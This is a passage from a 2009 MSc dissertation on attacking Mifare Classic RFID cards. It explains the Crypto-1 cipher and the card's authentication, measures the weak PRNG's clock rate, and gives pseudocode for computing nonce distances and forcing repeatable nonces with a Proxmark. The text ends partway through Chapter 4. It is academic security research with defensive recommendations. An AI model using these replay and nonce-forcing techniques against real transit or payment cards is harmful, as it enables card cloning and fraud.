CITY UNIVERSITY LONDON

School of Engineering and Mathematical Sciences

Implementing an RFID 'Mifare Classic' Attack

By

KYLE E. PENRI-WILLIAMS

MSc TELECOMMUNICATIONS & NETWORKS

Project Supervisor: Professor David Stupples

London

September 2009

Table of Contents

Abstract

Context. The Mifare Classic (aka Mifare Standard) radio frequency identification (RFID) chip is considered, by its manufacturer NXP, to be the most widely used contactless card with over 1 billion tags deployed worldwide. This chip is often the core RFID technology in much larger systems, including the London Oyster card, the Dutch OV-Chipkaart, the Boston Charlie Card, etc. I have personally used Mifare technology in a system I designed that enabled guests of a black tie event in Paris in 2008 to pay for drinks and access VIP sections contactlessly. At about the same time, Dutch and German researchers reverse engineered the Crypto-1 cipher that protects the data on the card and exposed its weaknesses. The cipher is a linear feedback shift register (LFSR) with a filter function. In the following months, several attacks against Mifare tags were published, each more successful than the other.

Research Focus. The project will try to remain focused by setting three objectives. The first is to understand the weaknesses of the Mifare Crypto-1 cipher and identify how a stream ciphers design and implementation influences its vulnerability. Secondly, I will attempt to exploit those vulnerabilities by implementing an attack on the Mifare Classic. Finally, using the knowledge acquired, I shall attempt to recommend security enhancements.

Methods and Results. Using an open-hardware RFID analysis tool, the Proxmark III, and by modifying the open-source firmware, I was able to attack a simple reader and tag test setup by exploiting the two main weaknesses of the card. Firstly, its implementation with a weak pseudo random number generator (PRNG) enabled attackers to predict and manipulate its output. Using just this element, an attacker can, without knowledge of the stream cipher, perform replay attacks. Additionally, keystream can be extracted and used to modify data. The second weakness is not its implementation but the stream cipher itself. Its design enables attackers to find candidate LFSR states in seconds. If the keystream is long enough (>50bits) only one candidate is found. The weak authentication protocol happens to leak 64bits of keystream, which makes it a very efficient attack. Once the state is recovered, another weakness enables us to roll the LFSR back to its initialisation to recover the key.

Conclusions and Recommendations. Poor implementation can cripple any system. This means that if a system uses a communally recognised safe cipher, its implementation must be scrutinized as well, to prevent it from being exploited by replay and plaintext recovery attacks. The Crypto-1 cipher is also vulnerable to key recovery attacks due to its simple design and its inefficient use of gate logic. Keys from Mifare cards can be recovered in seconds on conventional hardware when combined with inexpensive RFID hardware. Although several techniques can be used to defend Mifare cards against attacks, the best solution is to opt for a more secure RFID system, enabled with publicly scrutinized cryptographic processes such as the new Mifare Plus (AES) or Mifare DesFire (3DES).

Introduction

Security has covertly become a key sector in today's modern technology business. Many companies and standards organisations are still unaware of the implications behind cryptography. It is true that in business environments the best solution is finding a trade-off between cost, quality and functionality. But this often leads to technological absurdities that characterise today's systems. This is particularly true for contactless payment and access system such as the Mifare Classic. The Mifare Classic is one of the most widely used radio frequency identification (RFID) chip with over 1 billion tags worldwide.

Recent developments around MiFare cards have spiked a recurring debate about 'security through obscurity'. Can a cryptographic system be called safe and secure if it does not respect Kerckhoffs' principle: a cryptosystem should be secure even if everything about the system, except the key, is public knowledge. The MiFare classic cards are protected with an NXP semiconductor proprietary cipher called Crypto-1. Information about this cipher was scarce until Henryk Plötz and Karsten Nohl partially reverse engineered the chip's hardware and software, revealing that the Crypto-1 Cipher to be a weak, single LFSR based stream cipher. Various attacks including those from the Radboud Universiteit Nijmegen, each more successful and faster than the other have come out over the last year, underlining the weakness of the cipher.

I have experience of using MiFare bracelets for a prestigious gala event where I was responsible for designing the payment and access system. I blindly trusted the encryption system and the key as its sole security: a great mistake. Although transportation systems that also use MiFare cards, like the London Oyster Card, the Dutch OV-Chipkaart, the Boston Charlie Card et al, use back-end security features, they can only limit the damage that a cloned or altered card can do by blacklisting it every 24 hours.

The aims of this project are to:

- Firstly, understand the weaknesses of the Mifare Crypto-1 cipher and identify how a stream ciphers design and implementation influences its vulnerability.
- Secondly, attempt to exploit those vulnerabilities by implementing an attack on the Mifare Classic.
- Finally, use the knowledge acquired to attempt to recommend security enhancements.

Glossary of Terms

IV	Initialisation Vector, random number used to seed the stream cipher engine. (Create one time only session state with the key).
LFSR	Linear Feedback Shift-Register.
Mifare Classic	Original version of the Mifare chip which uses the Crypto-1 cipher.
NFSR	Non-Linear Feedback Shift-Register.
Nonce	An entity that should be unique and cannot be reproduced. In our case random numbers used for mutual authentication.
PCD	Proximity Coupling Device – the contactless reader – Uses inductive coupling for both powering a PICC and communicating with it.
PICC	Proximity Integrated Circuit Card – the contactless card – Is powered by the field created by a PCD.
PRNG	Pseudo Random Number Generator.
Proxmark 3	Open source hardware RFID toolkit.
Reader	Base station of the Contactless payment system.
Seed	See IV or Nonce.
Tag	Contactless device that is used for Identification.
Tick	Single period of a clock.
UID	Unique Identifier. Also called serial number.

Part 1

Introduction

Context of the attacks

Chapter 1.

Hardware & Conventions

1.1. Conventions

To differentiate binary, hexadecimal from decimal numbers I will respectively use the ‘0b’ and ‘0x’ prefixes. (0b1111 = 0xF = 15). The bytes of transmissions will be written in the format 0xXXYYZZ with XX the most significant byte, even if it is transmitted from LSB to MSB over the air.


For every byte (8 bits) transmitted over the air; a parity bit is appended to it. This bit takes the value one (1) if even numbers of bits are in a high state and the value zero (0) otherwise. On a transmission transcript parity bits will not be indicated unless they are false. In this case they are marked by an exclamation mark (‘!’) after the affected byte.

1.2. Hardware Setup

1.2.1. Test scenario equipment

The test scenario equipment is a Pro-Active / SpringCard CSB-4U / Crypto Sign Box USB connected to a computer with the software to run various read, write, increment and decrement scenarios.

Figure 1. Test Setup in eavesdropping configuration




1.2.2. Analyse equipment

For this project we used a Proxmark III card with a modified firmware. I implement several new commands on both the PC software and the embedded firmware, enabling us to manipulate Mifare cards with modified protocol commands and exact timings.

Since the Proxmark was not supplied with an 13.56MHz antennae, I had to create a custom one. The online community did not have a proper guide for a working antennae. So using the available advice, and through trial and error testing, I made my own. The antennae works well in a laboratory for eavesdropping, simulating a reader and simulating a tag. However, it would not be suitable for non

laboratory Mifare attacks. A separate study could be conducted to find the optimal eavesdropping antennae, and exposing the risks of using insecure contactless technology.

Figure 2. Custom Proxmark Antennae



Chapter 2.

The Mifare Classic

2.1. Features

2.1.1. Radio Frequency Interface

The Mifare Classic (AKA Standard) is compliant with the ISO/IEC 14443 A standard. This means the system operates at 13.56MHz and that the PICC (AKA tag or transponder) is supplied with energy contactlessly. The operating range is typically of 10cm. The data transfer is relatively slow (106Kbits/s) and its integrity is assured by a 16bit CRC, parity, bit coding and bit counting. An anti-collision feature in the protocol enables several tags to be in the field at the same time. A typical ticketing transaction would last less than 100ms.

2.1.2. EEPROM

The Mifare 1K has, as its name conveniently indicates, 1KByte of EEPROM memory, organized in 16 sectors of 4 blocks of 16 bytes, but in practice, only 768Bytes are used for user information due to memory being employed to store access keys and access rights. Each block can have different access conditions which are specified by the user. The typical data retention is of 10 years and the write endurance of 100 000 cycles.

2.1.3. Security

The NXP datasheet for the MiFare 1K specifies three main features that provide security to applications.

2.1.3.a. Mutual three pass authentication (ISO/IEC DIS 9798-2)

The protocol uses a mutual three pass authentication that uses challenges from the card to the reader and from the reader to the card to verify if both entities have the same key without transferring the key in clear.

2.1.3.b. Individual set of two keys per sector per application to support multi-application with key hierarchy (read-only and read/write).

Each sector is protected with up to two keys (one for read-only and one for read/write). This means a MiFare 1K with 16 sectors has up to 32 different keys protecting its data.


2.1.3.c. Unique serial number for each device.

As for all RFID transponders, the MiFare chips are all unique by using a Unique Identifier (UID) for each device. This is a 32bit number that can be used to track cards and prevent cloning (from card to card). No known attack has been able to reprogram the UID of a chip but a fully hardware card emulator could easily emulate any UID.

2.2. Block description

The chip is independent and only has to be connected to a coil with a few turns. The geometry of the RF antenna will not be discussed in this document because it is out of the scope of the project. With the same idea, little attention shall be given to the RF interface of the system.

Figure 3. Block Diagram of the Mifare Classic Chip (NXP, 2008)



2.2.1. Radio Frequency Interface

The RF-Interface has all the analogue and digital circuitry needed to generate the needed energy (Rectifier, Voltage Regulator, ...) and the two way data stream (Modulator/Demodulator, Clock Regenerator)

2.2.2. Anti-collision

This logic takes care of detecting collisions and consequently enabling the card to be selected to operate in sequence with others by the reader.

2.2.3. Authentication

Any memory operation is preceded with an authentication procedure which ensures access to a block is only possible using one of the two specified keys for each block. The protocol and the storage of the keys will be detailed further in this document.

2.2.4. Control & Arithmetic Logic Unit

Blocks can be used to store user information or as a counter. This unit enables to use the block as a counter value that can be incremented or decremented. The value is stored in memory in a special redundant format.

2.2.5. EEPROM Interface

This logic enables the system to access the bytes of the EEPROM using an address bus.

2.2.6. Crypto unit

The core of this project relies on this logic unit. Here the CRYPTO1 cipher is employed for authentication and encryption of exchanged data. This unit will be heavily discussed later in this document.


2.2.7. EEPROM

Finally the 1Kbyte memory unit stores the unique identifier, the user modifiable memory blocks and their keys. The memory is organised in 16 sectors of 4 blocks of 16 bytes. The last block of each sector is called the trailer and stores both keys and the access rights.

2.3. Memory Organisation

As mentioned before, the 1024x8bit EEPROM memory is organised in 16 sectors of each 4 blocks of 16 bytes.

Figure 4. Mifare 1K Memory Organisation (NXP, 2008)




2.3.1. The sector trail

The fourth block (block 3) of each sector is however reserved to saving Key A and Key B (optional) and the access bits that define the access right of each key.

2.3.2. The manufacturers information

The first block of the first sector (sector 0 block 0) can only be programmed once and is done so by the manufacturer during assembly. The first 4 bytes represent the unique identifier (UID) of the tag.

Figure 5. The Manufacturer Block (Sector 0 Block 0) (NXP, 2008)




2.4. Transaction Principle

In each transaction, the commands are always initiated by the reader and controlled by the Digital Control Unit of the Mifare according to the access rights for the requested sector.

Simplified, a Mifare transaction can be organised in three procedures.

Figure 6. Mifare Classic Transaction diagram (NXP, 2008)



2.4.1. The Identification and Selection procedure

2.4.1.a. Step 1: Request standard/ all

When a card enters the field it is in a waiting state for a request from the reader. When the reader wants to interact with a card it sends an answer to request code (ATQA) to all cards in the readers field.

2.4.1.b. Step 2: Anti-collision loop

During the anti-collision loop the cards sends its serial number to the reader. When several cards are in the field, they are identified by their unique serial numbers.

2.4.1.c. Step 3: Select Card


When the reader has knowledge of all the cards in its field, it finally selects one single card with an *answer to select* code (ATS) which in return gives the reader the type of the selected card. The other non-selected cards go into sleep mode and await a new ATQA code.

2.4.2. Authentication procedure

The authentication is associated to what sector the reader wants to read/write since each sector has up to 2 keys with different access rights.

To authenticate, the Mifare system uses a three pass authentication, enabling it to never transmit the key in clear. The mechanisms of the authentication calculation are provided by the proprietary CRYPTO1 cipher.

Figure 7. Mifare 3 Pass Authentication



Five steps take place in this particular three pass authentication:

1. First the read send a command specifying that it wants to access a certain sector with a key (A or B) he chooses.
2. The card accesses the EEPROM and reads the key in the sector trail of the requested sector. The PICC then generates a random challenge to send to the PCD. (pass one)
3. The PCD then calculates the response using the key and responds together with a new random challenge.
4. The PICC verifies the response by comparing it to its own calculation of the challenge response before calculating the response to the PCD's new challenge and transmitting it. (pass three)
5. The reader verifies the response of the PICC by calculating its own response and comparing them.

After step 2, the transmissions between the PICC and PCD are encrypted.

2.4.3. Memory Operations

Once the reader and the card have authenticated each other, depending on the access rights of the key the reader has used, the PCD may read/write/increment/decrement a block of data.

2.1. Crypto-1 Cipher


The reverse engineering of the proprietary cipher in the Mifare Standards, the CRYPTO1, has launched the existing debate behind the concept of security through obscurity which started in the 19th century when Kerckhoff stated that a cryptosystem should be secure even if everything about the system, except the key, is public knowledge.

The credit of the information found in this part does not go to NXP but to Henryk Plötz and Karsten Nohl who reverse engineered the Mifare chip by putting it under a microscope and polishing the chip layer by layer to obtain pictures of the circuitry. These images were then analysed using Matlab to find patterns they could identify as being logical gates (XOR, NAND, ...) . (Mifare—Little security despite Obscurity, 2007). In (Dismantling MIFARE Classic, 2008) , Dutch researchers reverse engineered the cipher by manipulating UIDs, random numbers and keystream output.

The cipher is mainly based on a simple 48bit LFSR, reinitialised using the secret key and the UID of the tag. The key stream output is obtained through a function from the LFSR.

The pseudo random number generator responsible for the 32 bit challenge is also a LFSR but of only 16 bits long. The polynomial was identified as being $x^{16} + x^{14} + x^{13} + x^{11} + 1$.

Figure 8. Block diagram of the CRYPTO1 cipher and the pseudo random number generator



Part 2

Attacking the Pseudo Random Number Generator

The weak random number generator renders the security of the card useless

Chapter 3.

Exploiting the PRNG

3.1. Purpose


The pseudo random number generator is a main security feature of the Mifare cards. It is used in the three pass mutual authentication procedure and both random numbers are loaded into the cipher system during this procedure, creating with the secret key, a onetime only ‘session state’ of the cipher system (session key equivalent). This should provide robustness against all forms of replay attacks.

3.2. Architecture

Officially no information about the random number generator was ever published by NXP. However, Nohl and Plötz reverse engineered the Mifare classic and published some of their results. (Mifare— Little security despite Obscurity, 2007) (Mifare Classic – Eine Analyse der Implementierung, 2008).

The random numbers are generated by a linear feedback shift register. This can vary on the reader side but is thought to be identical on all NXP Mifare Classic tags. The register is 32 bits long but the feedback only uses the 16 lower bits. The random numbers are therefore 32 bits long but have only 2^{16}-1 different combinations.

Figure 9. Mifare Classic Pseudo Random Number Generator



3.3. Clock speed and initialization

3.3.1. Initial Studies

The original reverse engineering of the Mifare card by Nohl and Plötz revealed that the PRNG was initialised at 0xaaaa (0b1010101010101010) and clocked every 128 oscillations of the carrier frequency. Giving it a frequency of

$$f_{PRNG} = \frac{13.56\ Mhz}{128} = 105\ 937.5\ Hz$$

And a period of

$$T_{PRNG} = \frac{128}{13.56\ Mhz} = 9.4395\mu s$$

Meaning the whole search space will repeat every $(2^{16} - 1) \cdot \frac{128}{13.56\ Mhz} = 0.618619\mu s$

3.3.2. Observations

The initial idea was to read the card constantly at the same exact amount of time after each power up to obtain the same random number. This requires adding precise timing to the Proxmark. Using a 25bit timer clocked at 24 MHz gave us a precision of $41.67ns$ on an interval of $1.398s$. The timer is used to measure and manipulate the time between powering up the field and sending the authentication request (T_{Auth})

Using the Proxmark, I was observing difficulties obtaining the correct nonce several times in a row with a high probability. Using experimental results with a 100 random numbers, I found that the numbers spread out over 16 consecutive numbers with a normal distribution, with the centre number appearing with a probability about 0.1.

This can only be caused by varying delays of up to $16 * 9.4395 = 151\mu s$. However, careful timing audit of the code executed indicates variation of one or two periods, up to about $18\mu s$ of T_{Auth} . The rest of the delay was assumed to be caused by physical variations of the geometry and position of the antennas during the power up sequence.

However when increasing T_{Auth} by 100 PRNG ticks ($943.95\mu s$) an identical distribution of random numbers appeared not 100 numbers further but 794 numbers further (relative the initial state). This was the first indication that the PRNG was clocked 8 times faster than initially assumed.

3.3.3. Claims

Further testing with several Mifare cards of different origins indicate that the PRNG is clocked approximately every 16 oscillations of the carrier frequency.

$$f_{PRNG} = \frac{13.56\ MHz}{16} = 847\ 500\ Hz$$

With the much shorter period of

$$T_{PRNG} = \frac{16}{13.56\ MHz} = 1.18\mu s$$

Indicating that the whole search space would repeat every $(2^{16} - 1) \cdot \frac{16}{13.56\ MHz} = 77327.43\mu s$

This clearly signifies that my problems came from timing variations that I initially considered negligible.

Although not as relevant, my results confirm that the PRNG's lower bits are initialised with 0xaaaa.

3.4. Cloning

The simplicity of the pseudo random number generator enables it to be very easily implemented on a computer and/or a microcontroller. It's limited search space also makes it vulnerable to pre-calculated tables of $(2^{16} - 1) \cdot 2\ bytes = 128\text{kB}$. This would enable attackers to know the distance in PRNG ticks and by conversion, in time, between random numbers, enabling effective and precise replay attacks.

3.4.1. Implementation

Pseudocode 1 is a simplified implementation of the PRNG clone. The GetRndDistanceInTicks function takes a source nonce and a destination nonce as input and will return the number of PRNG ticks between them. This is done by setting the state to source nonce and cycling the LFSR bit by bit until the state matches the destination. The number of bit cycles required gives the distance.

Pseudocode 1. Simplified GetRndDistanceInTicks function

```
01.   Load SourceNonce
02.   Load DestinationNonce
03.   Distance = 0
04.   Rand = SourceNonce

05.   Reverse bits in each byte of Rand
06.   Reverse bits in each byte of Objective

07.   WHILE Rand!= Objective
08.    Shift Rand left by 1 bit
```

```
09.     bit15 XOR bit13 XOR bit12 XOR bit10 of Rand
10.     Rand = result of (09) OR Rand
11.     Increment Distance by 1
12.     IF Distance>2^16
13.      THEN
14.      Distance=0;
15.      Exit Loop
16.     END IF
17.
18.    END WHILE

19.    Return Distance
```

Chapter 4.


Forcing of a nonce

4.1. Obtaining same nonce every request

4.1.1. Power up/ down cycles

The first method of manipulating the pseudo random number generator is by using the fact it is initialised on power up. This requires every attempt of obtaining a nonce is preceded with a power down of the field and therefore of the chip and a power up. The time elapsed between power up and the sending of the Authentication request (which triggers the card to respond with a nonce challenge) is carefully measured and manipulated using a precise counter/timer (in our case a 25 bit counter which ticks every 41.67ns).

Figure 10. Power up/down cycles and continuous cycle mechanisms



4.1.2. Continuously powered cycles

Another method found was to power up the field and card once, then repeatedly accessing the card with a certain delay between Authentication Requests. Every nonce response will be followed by an

authentication response, which will most likely fail and put the card in HALT mode, ready to be selected again.

This method has proven to be much more reliable and faster than the previous. Not only can we eliminate long power down and power up delays (hundreds of milliseconds for consistent results), but we can also increase the reliability of it since, after the initial power up, no delays will be caused by the physical parameters such as antenna geometry and positioning. Also, theoretically, the card can be queried every $77327.43\mu s$ to obtain the same nonce, enabling up to 12.9 authentications per second.

4.1.3. Implementation

4.1.3.a. Algorithm

The algorithm described in **Pseudocode 2** is a simplified number of steps used in the MifareGetRand() function which you can find in the appendix. The function is mainly used for testing and is executed from the computer interface with the *mfgetrand* command.

Pseudocode 2. Simplified MifareGetRand function

```
01.   Power up field
02.   Delay= Calibrate()
03.   Start Counter

04.   LOOP N Times
05.    Select card
06.    Wait until Counter=delay
07.    Start Counter
08.    Send Authentication Request
09.    Read and save nonce
10.    Send False Authentication Response
11.   END LOOP

